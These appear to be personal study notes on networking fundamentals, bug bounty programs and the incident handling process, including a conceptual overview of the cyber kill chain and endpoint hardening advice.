A router is an intermediary device that plays a hugely important role: the forwarding of data packets between networks, and ultimately directing internet traffic. Operating at the network layer of the OSI model, routers read the network address information in data packets to determine their destinations. They use routing tables and routing protocols such as OSPF or BGP to find the most efficient path for data to travel across interconnected networks, including the internet.
They fulfill this role by examining incoming data packets and forwarding them toward their destinations, based on IP addresses. By connecting multiple networks, routers enable devices on different networks to communicate. They also manage network traffic by selecting optimal paths for data transmission, which helps prevent congestion - a process known as traffic management. Additionally, routers enhance security by incorporating features like firewalls and access control lists, protecting the network from unauthorized access and potential threats.
Switches
The switch is another integral component, with its primary job being to connect multiple devices within the same network, typically a LAN. Operating at the data link layer of the OSI model, switches use MAC addresses to forward data only to the intended recipient. By managing data traffic between connected devices, switches reduce network congestion and improve overall performance. They enable devices like computers, printers, and servers to communicate directly with eath other within the network. For instance, in a corporate office, switches connect employees’ computers, allowing for quick file sharing and access to shared resources like printers and servers.
Hubs
A hub is a basic networking device. It connects multiple device in a network segment and broadcasts incoming data to all connected ports, regardless of the destination. Operating at the physical layer of the OSI model, hubs are simpler than switches and do not manage traffic intelligently. This indiscriminate data broadcasting can lead to network inefficiencies and collisions, making hubs less suitable for modern networks.
Network Media and Software Components
… are vital elements that enables seamless communication and operation within a network. Network media, such as cables and wireless signals, provide the physical pathways that connect devices and allow data to be transmitted between them. This includes wired media like Ethernet cables and fiber-optic cables, which offer high-speed connections, as well as wireless media like Wi-Fi and Bluetooth, which provide mobility and flexibility. On the other hand, software components like network protocols and management software define the rules and procedures for data transmission, ensuring that information is correctly formatted, addressed, transmitted, routed, and received. Network protocols such as TCP/IP, HTTP, and FTP enable devices to communicate over the network, while network management software allows administrators to monitor network performance, configure devices, and enhance security through tools like software firewalls.
Cabling and Connectors
… are the physical materials used to link devices within a network, forming the pathways through which data is transmitted. This includes the various types of cables mentioned previously, but also connectors like the RJ-45 plug, which is used to interface cables with network devices such as computers, switches, and routers. The quality and type of cabling and connectors can affect network performance, reliability, and speed.
Network Protocols
… are the set of rules and conventions that control how data is formatted, transmitted, received, and interpreted across a network. They ensure that devices from different manufacturers, and with varying configurations, can adhere to the same standard and communicate effectively.
Network Management Software
… consists of tools and applications used to monitor, control, and maintain network components and operations. These software solutions provide functionalities for:
- performance monitoring
- configuration management
- fault analysis
- security management
They help network administrators ensure that the network operates efficiently, remains secure, and can quickly address any issues that arise.
Software Firewalls
A software firewall is a security application installed on individual computers or devices that monitors and controls incoming and outgoing network traffic based on predetermined security rules. Unlike hardware firewalls that protect entire networks, software firewalls provide protection at the device level, guarding against threats that may bypass the network perimeter defenses. They help prevent unauthorized access, reject incoming packets that contain suspicious or mailicious data, and can be configured to restrict access to certain applications or services.
Servers
A server is a powerful computer designed to provide services to other computers, known as clients, over a network. Servers are the backbone behind websites, emails, files, and applications. In the realm of computer networking, servers play a crucial role by hosting services that clients access, facilitating service provision. They enable resource sharing by allowing multiple users to access resources like files and printers. Servers also handle data management by storing and managing data centrally, which simplifies backup processes and enhances security management. Additionally, they manage authentication by controlling user access and permissions, across multiple components in the network. Servers often run specialized operating systems optimized for handling multiple, simultaneous requests in what is known as the Client-Server-Model, where the server waits for requests from clients and responds accordingly. Whether you knew it or not, this is what was happening under-the-hood the last time you accessed a website from your notebook. Your browser sends a request to the web server hosting the site, and the server subsequently processes the request and sends back the web page data in its response.
Communication and Addressing
Network Communication
MAC Addresses
A MAC address is a unique identifier assigned to the network interface card of a device, allowing it to be recognized on a local network. Operating at the Data Link Layer of the OSI model, the MAC address is crucial for communication within a local network segment, ensuring that data reaches the correct physical device. Each MAC address is 48 bits long and is typically represented in hexadecimal format, appearing as six pairs of hexadecimal digits separated by colons or hyphens. The uniqueness of a MAC address comes from its structure: the first 24 bits represent the Organizationally Unique Identifier (OUI) assigned to the manufacturer, while the remaining 24 bits are specific to the individual device. This design ensures that every MAC address is globally unique, allowing devices worldwide to communicate without address conflicts.
MAC addresses are fundamental for local communication within a local area network, as they are used to deliver data frames to the correct physical device. When a device sends data, it encapsulates the information in a frame containing the destination MAC address; network switches then use this address to forward the frame to the appropriate port. Additionally, the Address Resolution Protocol plays a crucial role by mapping IP addresses to MAC addresses, allowing devices to find the MAC address associated with a known IP address within the same network. This mapping is bridging the gap between logical IP addressing and physical hardware addressing within the LAN.
IP Addresses
An IP address is a numerical label assigned to each device connected to a network that utilizes the Internet Protocol for communication. Functioning at the Network Layer of the OSI model, IP addresses enable devices to locate and communicate with each other across various networks. There are two versions of IP addresses: IPv4 and IPv6. IPv4 addresses consist of a 32-bit address space, typically formatted as four decimal numbers separated by dots, such as 192.168.1.1. In contrast, IPv6 addresses, which were developed to address the depletion of IPv4 addresses, have a 128-bit address space and are formatted in eight groups of four hexadecimal digits, an example being 2001:0db8:85a3:0000:0000:8a2e:0370:7334.
Routers use IP addresses to determine the optimal path for data to reach its intended destination across interconnected networks. Unlike MAC address, which are permanently tied to the device’s network interface card, IP addresses are more flexible; they can change and are assigned based on the network topology and policies. A communication example between two devices on the same network can be similarly illustrated as shown previously in the MAC address subsection.
Ports
A port is a number assigned to specific processors or services on a network to help computers sort and direct network traffic correctly. It functions at the Transport Layer of the OSI model and works with protocols such as TCP and UDP. Ports facilitate the simultaneous operation of multiple network services on a single IP address by differentiating traffic intended for different applications.
When a client application initiates a connection, it specifies the destination port number corresponding to the desired service. Client applications are those who request data or services, while server applications respond to those requests and provide the data or services. The OS then directs the incoming traffic to the correct application based on this port number. Consider a simple example where a user access a website: the user’s browser initiates a connection to the server’s IP address on port 80, which is designated for HTTP. The server, listening on this port, responds to the request. If the user needs to access a secure site, the browser instead connects to port 443, the standard for HTTPS, ensuring secure communication. Port numbers range from 0 to 65535, and it is divided into three main categories, each serving a specific function.
Well-Known Ports (0-1023):
Well-known ports, numbered from 0 to 1023, are reserved for common and universally recognized services and protocols, as standardized and managed by the Internet Assigned Numbers Authority (IANA). For instance, HTTP, which is the foundation of data communication for the WWW, uses port 80, although browsers typically do not display this port number to simplify user experience. Similarly, HTTPS uses port 443 for secure communications over networks, and this port is also generally not displayed by browsers. Another example is FTP, which facilitates file transfers between clients and servers, using port 20 and 21.
Registered Ports (1024-49151):
Registered ports, which range from 1024 to 49151, are not strictly regulated as well-known ports, but are still registered and assigned to specific services by the IANA. These ports are commonly used for external services that users might install on a device. For instance, many database services, such as MSQL, use port 1433. Software companies frequently register a port for their applications to ensure that their software consistently uses the same port on any system. This registration helps in managing network traffic and preventing port conflicts across different applications.
Dynamic/Private Ports (49152-65535):
Dynamic or private ports, also known as ephemeral ports, range from 49152 to 65535 and are typically used by client applications to send and receive data from servers, such as when a web browser connects to a server on the internet. These ports are called dynamic because they are not fixed; rather, they can be randomly selected by the client’s OS as needed for each session. Generally used for temporary communication sessions, these ports are closed once the interaction ends. Additionally, dynamic ports can be assigned to custom server applications, often those handling short-term connections.
DHCP
… is a network management protocol used to automate the process of configuring devices on IP networks. It allows devices to automatically receive an IP address and other networks configuration parameters, such as subnet mask, default gateway, and DNS servers, without manual intervention.
DHCP simplifies network management by automatically assigning IP addresses, significantly reducing the administrative workload. This automation ensures that each device connectedd to the network receives a unique IP address, preventing conflicts and duplication of addresses. Furthermore, DHCP recycles IP addresses that are no longer in use when devices disconnect from the network, optimizing the available address pool.
The DHCP process involves a series of interactions between the client and the DHCP server. This process is often referred to as DORA, an acronym for Discover, Offer, Request, and Acknowledge.
| Role | Description |
|---|---|
| DHCP Server | A network device that manages IP address allocation. It maintains a pool of available IP addresses and configuration parameters. |
| DHCP Client | Any device that connects to the network and requests network configuration parameters from the DHCP server. |
| Step | Description |
|---|---|
| 1. Discover | When a device connects to the network, it broadcasts a DHCP Discover message to find available DHCP servers. |
| 2. Offer | DHCP servers on the network receive the discover message and respond with a DHCP Offer message, proposing an IP address lease to the client. |
| 3. Request | The client receives the offer and replies with a DHCP Request message, indicating that it accepts the offered IP address. |
| 4. Acknowledge | The DHCP server sends a DHCP Acknowledge message, confirming that the client has been assigned the IP address. The client can now use the IP address to communicate on the network. |
NAT
… allows multiple devices on a private network to share a single public IP address. This not only helps conserve the limited pool of public IP addresses but also adds a layer of security to the internal network.
It is a process carried out by a router or a similar device that modifies the source or destination IP address in the headers of IP packets as they pass through. This modification is used to translate the private IP addresses of devices within a local network to a single public IP address that is assigned to the router.
Private vs. Public IP Addresses
Public IP addresses are globally unique identifiers assigned by ISPs. Devices equipped with these IP addresses can be accessed from anywhere on the Internet, allowing them to communicate across the global network. These addresses ensure that devices can uniquely identify and reach each other over the internet.
Private IP addresses are designated for use within local networks such as homes, schools, and offices. These addresses are not routable on the global Internet, meaning packets sent to these addresses are not forwarded by internet backbone routers. Defined by RFC 1918, common IPv4 private address ranges include 10.0.0.0 to 10.255.255.255, 172.16.0.0. to 172.31.255.255, and 192.168.0.0 to 192.168.255.255. This setup ensures that these private networks operate independently of the internet while facilitating internal communication and device connectivity.
Types of NAT
| Type | Description |
|---|---|
| Static NAT | Involves a one-to-one mapping, where each private IP address corresponds directly to a public IP address. |
| Dynamic NAT | Assigns a public IP from a pool of available addresses to a private IP as needed, based on network demand. |
| Port Address Translation | Also known as NAT Overload, is the most common form of NAT in home networks. Multiple private IP addresses share a single public IP address, differentiating connections by using unique port numbers. This method is widely used in home and small office networks, allowing multiple devices to share a single public IP address for internet access. |
DNS
… is like the phonebook of the Internet. It helps finding the right number for a given name. Without DNS, you would need to memorize long, often complex IP addresses for every website you visit. DNS makes lives easier by allowing human-friendly names to access online resources.
Hierarchy
DNS is organized like a tree, starting from the root and branching out into different layers.
| Layer | Description |
|---|---|
| Root Servers | The top of the DNS hierarchy. |
| Top-Level Domains | Such as .com, .org, .net, or country codes like .uk, .de. |
| Second-Level Domains | For example, example in example.com. |
| Subdomains or Hostname | For instance, www in www.example.com, or accounts in accounts.google.com. |
DNS Resolution Process
When you enter a domain name in your browser, the computer needs to find the corresponding IP address. This process is known as DNS resolution or domain translation.
- You type
www.example.cominto your browser. - Your computer checks its local DNS cache to see if it already knows the IP address.
- If not found locally, it queries a recursive DNS server. This is often provided by your ISP or a third-party DNS service like Google DNS.
- The recursive DNS server contacts a root server, which points it to the appropriate TLD name server.
- The TLD name server directs the query to the authoritative name server for
example.com. - The authoritative name server responds with the IP address for
www.example.com. - The recursive server returns this IP address to your computer, which can then connect to the website’s server directly.
Internet Architecture and Wireless Technologies
Internet Architecture
Peer-to-Peer (P2P) Architecture
In a P2P network, each node, whether it’s a computer for any other device, acts as both a client and a server. This setup allows nodes to communicate directly with each other, sharing resources such as files, processing power, or bandwith, without the need for a central server. P2P networks can be fully decentralized, with no central server involved, or partially centralized, where a central server may coordinate some tasks but does not host data.
Client-Server Architecture
The Client-Server model is one of the most widely used architectures on the Internet. In this setup, clients, which are user devices, send requests, such as a web browser asking for a webpage, and servers respond to these requests, like a web server hosting the webpage. This model typically involves centralized servers where data and applications reside, with multiple clients connecting to these servers to access services and resources.
A key component of this architecture is the tier model, which organizes server roles and responsibilities into layers. This enhances scalability and manageability, as well as security and performance.
Single-Tier Architecture
In a single-tier architecture, the client, server, and database all reside on the same machine. This setup is straightforward but is rarely used for large-scale applications due to significant limitations in scalability and security.
Two-Tier Architecture
The two-tier architecture splits the application environment into a client and a server. The client handles the presentation layer, and the server manages the data layer. This model is typically seen in desktop applications where the user interface is on the user’s machine, and the database is on a server. Communication usually occurs directly between the client and the server. Communication usually occurs directly between the client and the server, which can be a database server with query-processing capabilities.
Three-Tier Architecture
A three-tier architecture introduces an additional layer between the client and the database server, known as the application server. In this model, the client manages the presentation layer, the application server handles all the business logic and processing, and the third tier is a database server. This separation provides added flexibility and scalability because each layer can be developed and maintained independently.
N-Tier Architecture
In more complex systems, an N-Tier architecture is used, where N refers to any number of separate tiers beyond three. This setup involves multiple levels of application servers, each responsible for different aspects of business logic, processing, or data management. N-tier architecture are highly scalable and allow for distributed deployment, making them ideal for web applications and services that demand robust, flexible solutions.
While tiered client-server architectures offer many improvements, they also introduce complexity in deployment and maintenance. Each tier needs to be correctly configured and secured, and communication between tiers must be efficient and secure to avoid performance bottlenecks and security vulns.
Hybrid Architecture
A Hybrid model blends elements of both Client-Server and P2P architecture. In this setup, central servers are used to facilitate coordination and authentication tasks, while the actual data transfer occurs directly between peers. This combination leverages the strengths of both architectures to enhance efficiency and performance. The following example gives a high-level explanation of how hybrid architecture works.
Cloud Architecture
… refers to computing infrastructure that is hosted and managed by third-party providers, such as AWS, Azure, and Google Cloud. This architecture operates on a virtualized scale following a client-server model. It provides on-deman access to resources such as servers, storage, and applications, all accessible over the Internet. In this model, users interact with these services without controlling the underlying hardware.
Services like Google Drive or Dropbox are some examples of Cloud Architecture operating under the SaaS model, where you access applications over the Internet without managing the underlying hardware.
Software-Defined Architecture (SDN)
Software-Defined Networking is a modern networking approach that separates the control plane, which makes decisions about where traffic is sent, from the data plane, which actually forwards the traffic. Traditionally, network devices like routers and switches housed both of these planes. However, in SDN, the control plane is centralized within a software-based controller. This config allows network devices to simply execute instructions they receive from the controller. SDN provides a programmable network management environment, enabling administrators to dynamically adjust network policies and routing as required. This separation makes the network more flexible and improves how it’s managed.
Wireless Network
A wireless network is a sophisticated communication system that employs radio waves or other wireless signals to connect various devices such as computers, smartphones, and IoT gadgets, enabling them to communicate and exchange data without the need for physical cables. This technology allows devices to connect to the internet, share files, and access services seamlessly over the air, offering flexibility and convenience in personal and professional environments.
Wireless Router
A router is a device that forwards data packets between computer networks. In a home or small office setting, a wireless router combines the functions of:
- Routing: Directing data to the internet destination.
- Wireless Access Point: Providing Wi-Fi coverage.
Below are the main components of a wireless router:
- WAN: Connects to your internet source.
- LAN: For wired connections to local devices.
- Antennae: Transmit and receive wireless signals.
- Processor & Memory: Handle routing and network management tasks.
Mobile Hotspot
A mobile hotspot allows a smartphone to share its cellular data connection via Wi-Fi. Other devices then connect to this hotspot just like they would to a regular Wi-Fi network. A mobile hotspot uses cellular data, connecting devices to the internet via a cellular network, such as 4G or 5G. The range of a hotspot is typically limited to just a few meters. Running a hotspot can also significantly drain the battery of the device creating the hotspot. For security, access to the hotspot is usually protected by a password, similar to the security measures used for a home Wi-Fi network.
Cell Tower
A cell tower is a structure where antennas and electronic communications equipment are placed to create a cellular network cell. This cell in a cellular network refers to the specific area of coverage provided by a single cell tower, which is designed to seamlessly connect with adjacent cells created by other towers. Each tower covers a certain geographic area, allowing mobile phones to send and receive signals.
Cell towers function through a combination of radio transmitters and receivers, which are equipped with antennas to communicate over specific radio frequencies. These towers are managed by Base Station Controllers (BSC), which oversee the operation of multiple towers. BSCs handle the transfer of calls and data sessions from one tower to another when users move across different cells. Finally, these towers are connected to the core network via backhaul links, which are typically fiber optic or microwave links.
Cell towers are differentiated by their coverage capacities and categorized primarily into macro cells and micro/small cells. Macro cells consist of large towers that provide extensive coverage over several kms, making them ideal for rural areas where wide coverage is necessary. On the other hand, micro and small cells are smaller installations typically located in urban centers. These towers are placed in densely populated areas and fill the coverage gaps left by macro cells.
Frequencies in Wireless Communications
Wireless communications utilize radio waves to enable devices to connect and communicate with each other. These radio waves are emitted at specific frequencies, known as oscillation rates, which are measured in hertz (Hz). Common frequency bands for wireless networks include:
- 2.4 GHz: Used by older Wi-Fi standards (802.11b/g/n). Better at penetrating walls, but can be more prone to interference.
- 5 GHz: Used by newer Wi-Fi standards (802.11a/n/ac/ax). Faster speeds, but shorter range.
- Cellular Bands: For 4G and 5G. These range from lower frequencies (700 MHz) to mid-range (2.6 GHz) and even higher frequencies for some 5G services.
Different frequencies play crucial roles in wireless communication due to their varying characteristics and the trade-offs between range and speed. Lower frequencies tend to travel farther but are limited in the amount of data they can carry, making them suitable for broader coverage with less data demand. In contrast, higher frequencies, while capable of carrying more data, have a much shorter range. Additionally, frequency bands can get congested as many devices operate on the same frequencies, leading to interference that degrade performance. To manage and mitigate these issues, government agencies regulate frequency allocations, ensuring orderly use of the airwaves and preventing interference among users.
Network Security and Data Flow Analysis
Network Security
Firewalls
A firewall is a network security device, either hardware, software, or a comibination of both, that monitors incoming and outgoing network traffic. Firewalls enforce a set of rules to determine whether to allow or block specific traffic.
Firewalls operate by analyzing packets of data according to predefined rules and policies, commonly focusing on factors such as IP addresses, port numbers, and protocols. This process, known as traffic filtering, is defined by system administrators as permitting or denying traffic based on specific conditions, ensuring that only authorized connections are allowed. Additionally, firewalls can log traffic events and generate alerts about any suspicious activity. Different types of firewalls are:
- Packet Filtering Firewall
- Stateful Inspection Firewall
- Application Layer Firewall
- Next-Gen Firewall
Firewalls stand between the internet and the internal network, examining traffic before letting it through. In a home environment, your router/modem has a built-in firewall. In that case, it’s all in one device, and the firewall is inside the router. In larger networks, the firewall is often a separate device placed after the modem/router and before the internal network, ensuring all traffic must pass through it.
IDS/IPS
Intrusion Detection and Prevention Systems are security solutions designed to monitor and respond to suspicious network or system activity. An IDS observes traffic or system events to identify malicious behavior or policy violations, generating alerts but not blocking the suspicious traffic. In contrast, an IPS operates similarily to an IDS but takes an additional step by preventing or rejecting malicious traffic in real time. The key difference lies in their actions: an IDS detects and alerts, while an IPS detects and prevents.
Both IDS and IPS solutions analyze network packets and compare them to known attack signatures or typical traffic patterns. This process involves:
- Signature-based detection: Matches traffic against a database of known exploits.
- Anomaly-based detection: Detecs anything unusual compared to normal activity.
When suspicious or malicious behavior is identified, an IDS will generate an alert for further investigation, while an IPS goes one step further by blocking or rejecting the malicious traffic in real time.
Some of the different types of firewalls IDS/IPS are:
- Network-Based IDS/IPS
- Host-Based IDS/IPS
IDS/IPS can be placed at several strategic locations in a network. One option is to position them behind the firewall, where the firewall filters obvious threats, and the IDS/IPS inspects any remaining traffic. Another common placement is in the DMZ, a separate network segment within the larger network directly exposed to the internet, where they monitor traffic moving in and out of publicly accessible servers. Finally, IDS/IPS solutions can also run directly on endpoint devices, such as servers or workstations, to detect suspicious activity at the host level.
Data Flow Example

Processes
Bug Bounty Hunting Process
Bug Bounty Programs
Program Types
A bug bounty program can either be private or public.
- private
- not publicly available
- can only participate upon receiving a specific invitation
- public
- accessible by the entire hacking community
- parent/child programs
- bounty pool and a single cyber security team are shared bewteen a parent company and its subsidiaries
note
Bug Bounty Programs and VDP (Vulnerability Disclosure Programs) should not be used interchangeably.
A VDP only provides guidance on how an organization prefers receiving information on identified vulns by third parties. A BBP incentivizes third parties to discover and report software bugs, and bug bounty hunters receive monetary rewards in return.
Code of Conduct
The violation record of a bug bounty hunter is always taken into consideration. For this reason, it is of importance to adhere to the code of conduct of each BBP or bug bounty platform. Spend considerable time reading the code of conduct as it does not just establish expectations for behavior but also makes bug bounty hunters more effective and successful during their bug report submissions.
Programm Structure
A BBP usually consists of the following elements:
| Element | Description |
|---|---|
| Vendor Response SLAs | Defines when and how the vendor will reply |
| Access | Defines how to create or obtain accounts for research purposes |
| Eligibility Criteria | For example, be the first reporter of a vuln to be eligible, etc. |
| Responsible Disclosure Policy | Defines disclosure timelines, coordination actions to safely disclose a vuln, increase user safety, etc. |
| Rules of Engagement | |
| Scope | In-scope IP ranges, domains, vulns, etc. |
| Out of Scope | Out-of-scope IP ranges, domains, vulns, etc. |
| Reporting Format | |
| Rewards | |
| Safe Harbor | |
| Legal Terms and Conditions | |
| Contact Information |
Incident Handling Process
Basic Terms
Event
… is an action occuring in a system or network. Examples are:
- a user sending an email
- a mouse click
- a firewall allowing a connection request
Incident
… is an event with a negative consequence. Once example of an incident is a system crash. Another example is unauthorized access to sensitive data. Incidents can also occur due to natural disasters, power failures.
There is no clear definition for what an IT security incident is. You can define an IT security incident as an event with a clear intent to cause harm that is performed against a computer system. Examples are:
- data theft
- funds theft
- unauthorized access to data
- installation and usage of malware and remote access tools
Incident Handling
… is a clearly defined set of procedures to manage and respond to security incidents in a computer or network environment.
It is important to note that incident handling is not limited to intrusion incidents alone.
Other types of incidents, such as those caused by malicious insiders, availability issues, and loss of intellectual property also fall within the scope of incident handling. A comprehensive incident handling plan should address various types of incidents and provide appropriate measures to identify, contain, eradicate, and recover from them to restore normal business operations as quickly and efficiently as possible.
Cyber Kill Chain
This cycle describes how attacks manifest themselves. Understanding this cycle will provide you with valuable insights on how far in the network an attacker is and what they may have access to during the investigation phase of an incident.
It consists of 7 stages.
flowchart LR
A[Recon] --> B[Weaponize]
B --> C[Deliver]
C --> D[Exploit]
D --> E[Install]
E --> F[C2]
F --> G[Action]
Recon
… is the initial stage, and it involves the part where an attacker chooses their target. Additionally, the attacker then performs information gathering to become more familiar with the target and gathers as much useful data as possible, which can be used in not only this stage but also in other stages of this chain. Some attackers prefer to perform passive information gathering from web sources such as LinkedIn and Instagram but also from documentation on the target organization’s web pages. They can provide extremely specific information about AV tools, OS, and networking tech. Other attackers go a step further; they start poking and actively scan external web apps and IP addresses that belong to the target organization.
Weaponize
In this stage, the malware to be used for initial access is developed and embedded into some type of exploit or deliverable payload. This malware is crafted to be extremely lightweight and undetectable by the AV and detection tools. It is likely that the attacker has gathered information to identify the present AV or EDR tech in the target organization. On a large, the sole purpose of this initial stage is to provide remote access to a compromised machine in the target environment, which also has the capability to persist through machine reboots and the ability to deploy additional tools and functionality on demand.
Delivery
In this stage, the exploit or payload is delivered to the victim(s). Traditional approaches are phishing emails that either contain a malicious attachment or a link to a web page. The web page can be twofold: either containing an exploit or hosting the malicious payload to avoid sending it through email scanning tools. In all fairness, the page can also mimic a legit website used by the target organization in an attempt to trick the victim into entering their credentials and collect them. Some attackers call the victim on the phone with a social engineering pretext in an attempt to convince the victim to run the payload. The payload in these trust-gaining cases is hosted on an attacker-controlled web site that mimics a well-known web site to the victim. It is extremely rare to deliver a payload that requires the victim to do more than double-click an executable file or a script. Finally, there are cases where a physical interaction is utilized to deliver the payload via USB tokens and similar storage tools, that are purposely left around.
Exploitation
This stage is the moment when an exploit or a delivered payload is triggered. During the exploitation stage of the cyber kill chain, the attacker typically attempts to execute code on the target system in order to gain access or control.
Installation
In this stage, the initial stager is executed and is running on the compromised machine. As already discussed, the installation stage can be carried out in various ways, depending on the attacker’s goals and the nature of the compromise. Some common techniques in the installation stage include:
- Droppers
- Attackers may use droppers to deliver malware onto the target system. A dropper is a small piece of code that is designed to install malware on the system and execute it. The dropper my be delivered through various means, such as email attachments, malicious websites, or social engineering attacks.
- Backdoors
- A backdoor is a type of malware that is designed to provide the attacker with ongoing access to the compromised system. The backdoor may be installed by the attacker during the exploitation stage or delivered through a dropper. Once installed, the backdoor can be used to execute further attacks or steal data from the compromised system.
- Rootkits
- A rootkit is a type of malware that is designed to hide its presence on a compromised system. Rootkits are often used in the installation stage to evade detection by AV software and other security tools. The rootkit may be installed by the attacker during the exploitation stage or delivered through a dropper.
C2
In this stage, the attacker establishes a remote access capability to the compromised machine. It is not uncommon, to use a modular initial stager that loads additional scripts on-the-fly. However, advanced groups will utilize separate tools in order to ensure that multiple variants of their malware live in a compromised network, and if one of them gets discovered and contained, they still have the means to return to the environment.
Action
The final stage of the chain. The objective of each attack can vary. Some adversaries may go after exfiltrating confidential data, while others may want to obtain the highest level of access possible within a network to deploy ransomware.
Incident Handling Process
Overview
There are different stages, when responding to an incident, defined as the incident handling process. The incident handling process defines a capability for organizations to prepare, detect, and respond to malicious events.
As defined by NIST, the incident handling process consists of the following 4 distinct stages:
flowchart LR
A[Preparation]
B[Detection & Analysis]
C[Containment Eradication & Recovery]
D[Post-Incident Activity]
A --> B
B --> C
C --> B
C --> D
D --> A
Incident handlers spend most of their time in the first two stages, preparation and detection & analysis. This is where you spend a lot of time improving yourself and looking for the next malicious event. When a malicious event is detected, you then move on to the next stage and respond to the event. The process is not linear, but cyclic. The main point to understand at this point is that as new evidence is discovered, the next steps may change as well. It is vital to ensure that you don’t skip steps in the process and that you complete a step before moving onto the next one. For example, if you discover ten infected machines, you should certainly not proceed with containing just five of them and starting eradication while the remaining five stay in infected stage. Such an approach can be ineffective because you are notifying an attacker that you have discovered them and that you are hunting them down, which, as you could imagine, can have unpredictable consequences.
So, incident handling has two main activities, which are investigating and recovering. The investigation aims to:
- discover the initial patient zero and create an incident timeline
- determine what tools and malware the adversary used
- document the compromised systems and what the adversary has done
Following the investigation, the recovery activity involves creating and implementing a recovery plan. When the plan is implemented, the business should resume normal business operations, if the incident caused any disruptions.
When an incident is fully handled, a report is issued that details the cause of and cost of the incident. Additionally, lessons learned activities are performed, among other, to understand what the organization should do to prevent incidents of similar type from occuring again.
Preparation Stage
In the preparation stage, you have two separate objectives. The first one is the establishment of incident handling capability within the organization. The second is the ability to protect against and prevent IT security incidents by implementing appropriate protective measures. Such measures include endpoint and server hardening, AD tiering, mulit-factor authentication, privileged access management, and so on and so forth. While protecting against incidents is not the responsibility of the incident handling team, this activity is fundamental to the overall success of that team.
Prerequisites
During the preparation, you need to ensure you have:
- skilled incident handling team members
- trained workforce
- clear policies and documentation
- tools
Clear Policies & Documentation
Some of the written policies and documentation should contain an up-to-date version of the following information:
- contact information and roles of the incident handling team members
- contact information for the legal and comliance department, management team, IT support, communications and media relations department, law enforcement, internet serive providers, facility management, and external incident response team
- incident response policy, plan, and procedures
- incident information sharing policy and procedures
- baselines of systems and networks, out of a golden image and a clean state environment
- network diagrams
- organization-wide asset management database
- user accounts with excessive privileges that can be used on-demand by the team when necessary; these user accounts are normally enabled when an incident is confirmed during the initial investigation and then disabled once it is over
- ability to acquire hardware, software, or an external resource without a complete procurement process; the last thing you need during an incident is to wait for weeks for the approval of a 500 dollar tool
- forensic/investigative cheat sheets
Some of the non-severe cases may be handled relatively quickly and without too much friction within the organization or outside of it. Other cases may require law enforcement notification and external communication to customers and third-party vendors, especially in cases of legal concerns arising from the incident. For example, a data breach involving customer data has to be reported to law enforcement within a certain time threshold in accordance with GPDR. There may be many compliance requirements depending on the location and/or branches where the incident has occurred, so the best way to understand these is to discuss them with your legal and compliance teams on a per-incident basis.
While having documentation in place is vital, it is also important to document the incident as you investigate. Therefore, during this stage you will also have to establish an effective reporting capability. Incidents can be extremely stressful, and it becomes easy to forget this part as the incident unfolds itself, especially when you are focused and going extremely fast in order to solve it as soon as possible. Try to remain calm, take notes, and ensure that these notes contain timestamps, the activity performed, the result of it, and who did it. Overall, you should seek answers to who, what, when, why, and how.
Tools
You need to ensure you have the right tools to perform the job. These include, but are not limited to:
- additional laptop or forensic workstation for each incident handling team member to preserve disk images and log files, perform data analysis, and investigate without any restrictions; these devices should be handled appropriately and not in a way that introduces risks to the organization
- digital forensic image acquisition and analysis tools
- memory capture and analysis tools
- live response capture and analysis
- log analysis tools
- network capture and analysis tools
- network cables and switches
- write blockers
- hard drives for forensic imaging
- power cables
- screwdrivers, tweezers, and other relevant tools to repair or disassemble hardware devices if needed
- indicator of compromise (IOC) creator and the ability to search for IOCs across the organization
- chain of custody forms
- encryption software
- ticket tracing system
- secure facility for storage and investigation
- incident handling system independent of your organization’s infrastructure
Many of the tools mentioned above will be part of what is known as a jump bag - always ready with the necessary tools to be picked up and leave immediately. Without this prepared bag, gathering all necessary tools on the fly may take days or weeks before you are ready to respond.
Tip
Have your documentation system completely independent from your organization’s infrastructure and properly secured.
DMARC
… is an email protection against phishing built on top of the already existing SPF and DKIM. The idea behing DMARC is to reject emails that pretend to originate from your organization. Therefore, if an adversary is spoofing an email pretending to be an employee asking for an invoice to be paid, the system will reject the email before it reaches the intended recipient. DMARC is easy and inexpensive to implement, however, thorough testing is mandatory; otherwise, you risk blocking legitimate emails with no ability to recover them.
With email filtering rules, you may be able to take DMARC to the next level and apply additional protection against emails failing DMARC from domains you do not own. This is possible because some email systems will perform a DMARC check and include a header string whether DMARC passed or failed in the message headers. While this can be incredibly powerful to detect phishing emails from any domain, it requires extensive testing before it can be introduced in a production environment. High false-positives here are emails that are sent on behalf of via some email sending service, since they tend to fail DMARC due to domain mismatch.
Endpoint Hardening (& EDR)
Endpoint devices are the entry points for most of the attacks that you are facing on a daily basis. If you consider the fact that most threats will originate from the internet and will target users who are browsing websites, opening attachments, or running malicious executables, a percentage of this activity will occur from their corporate endpoints.
There are few widely recognized endpoint hardening standards by now, with CIS and Microsoft baseline being the most popular, and these should really be the building blocks for your organization’s hardening baselines. Some highly important actions to note and do something about are:
- disable LLMR/NetBIOS
- implement LAPS and remove administrative privileges from regular users
- disable or configure PowerShell in “ConstrainedLanguage” mode
- enable attack surface reduction (ASR) rules if using Microsoft Defender
- implement whitelisting
- utilize host-based firewalls; as a bare minimum, block workstation-to-workstation communication and block outbound traffic to LOLBins
- deploy an EDR product; at this point in time, AMSI provides great visibility into obfuscated scripts for antimalware products to inspect the content before it gets executed; it is highly recommended that you only choose products that integrate with AMSI
Network Protection
Network segmentation is a powerful technique to avoid having a breach across the entire organization. Business-critical systems must be isolated, and connections should be allowed only as the business requires. Internal resources should really not be facing the Internet directly.
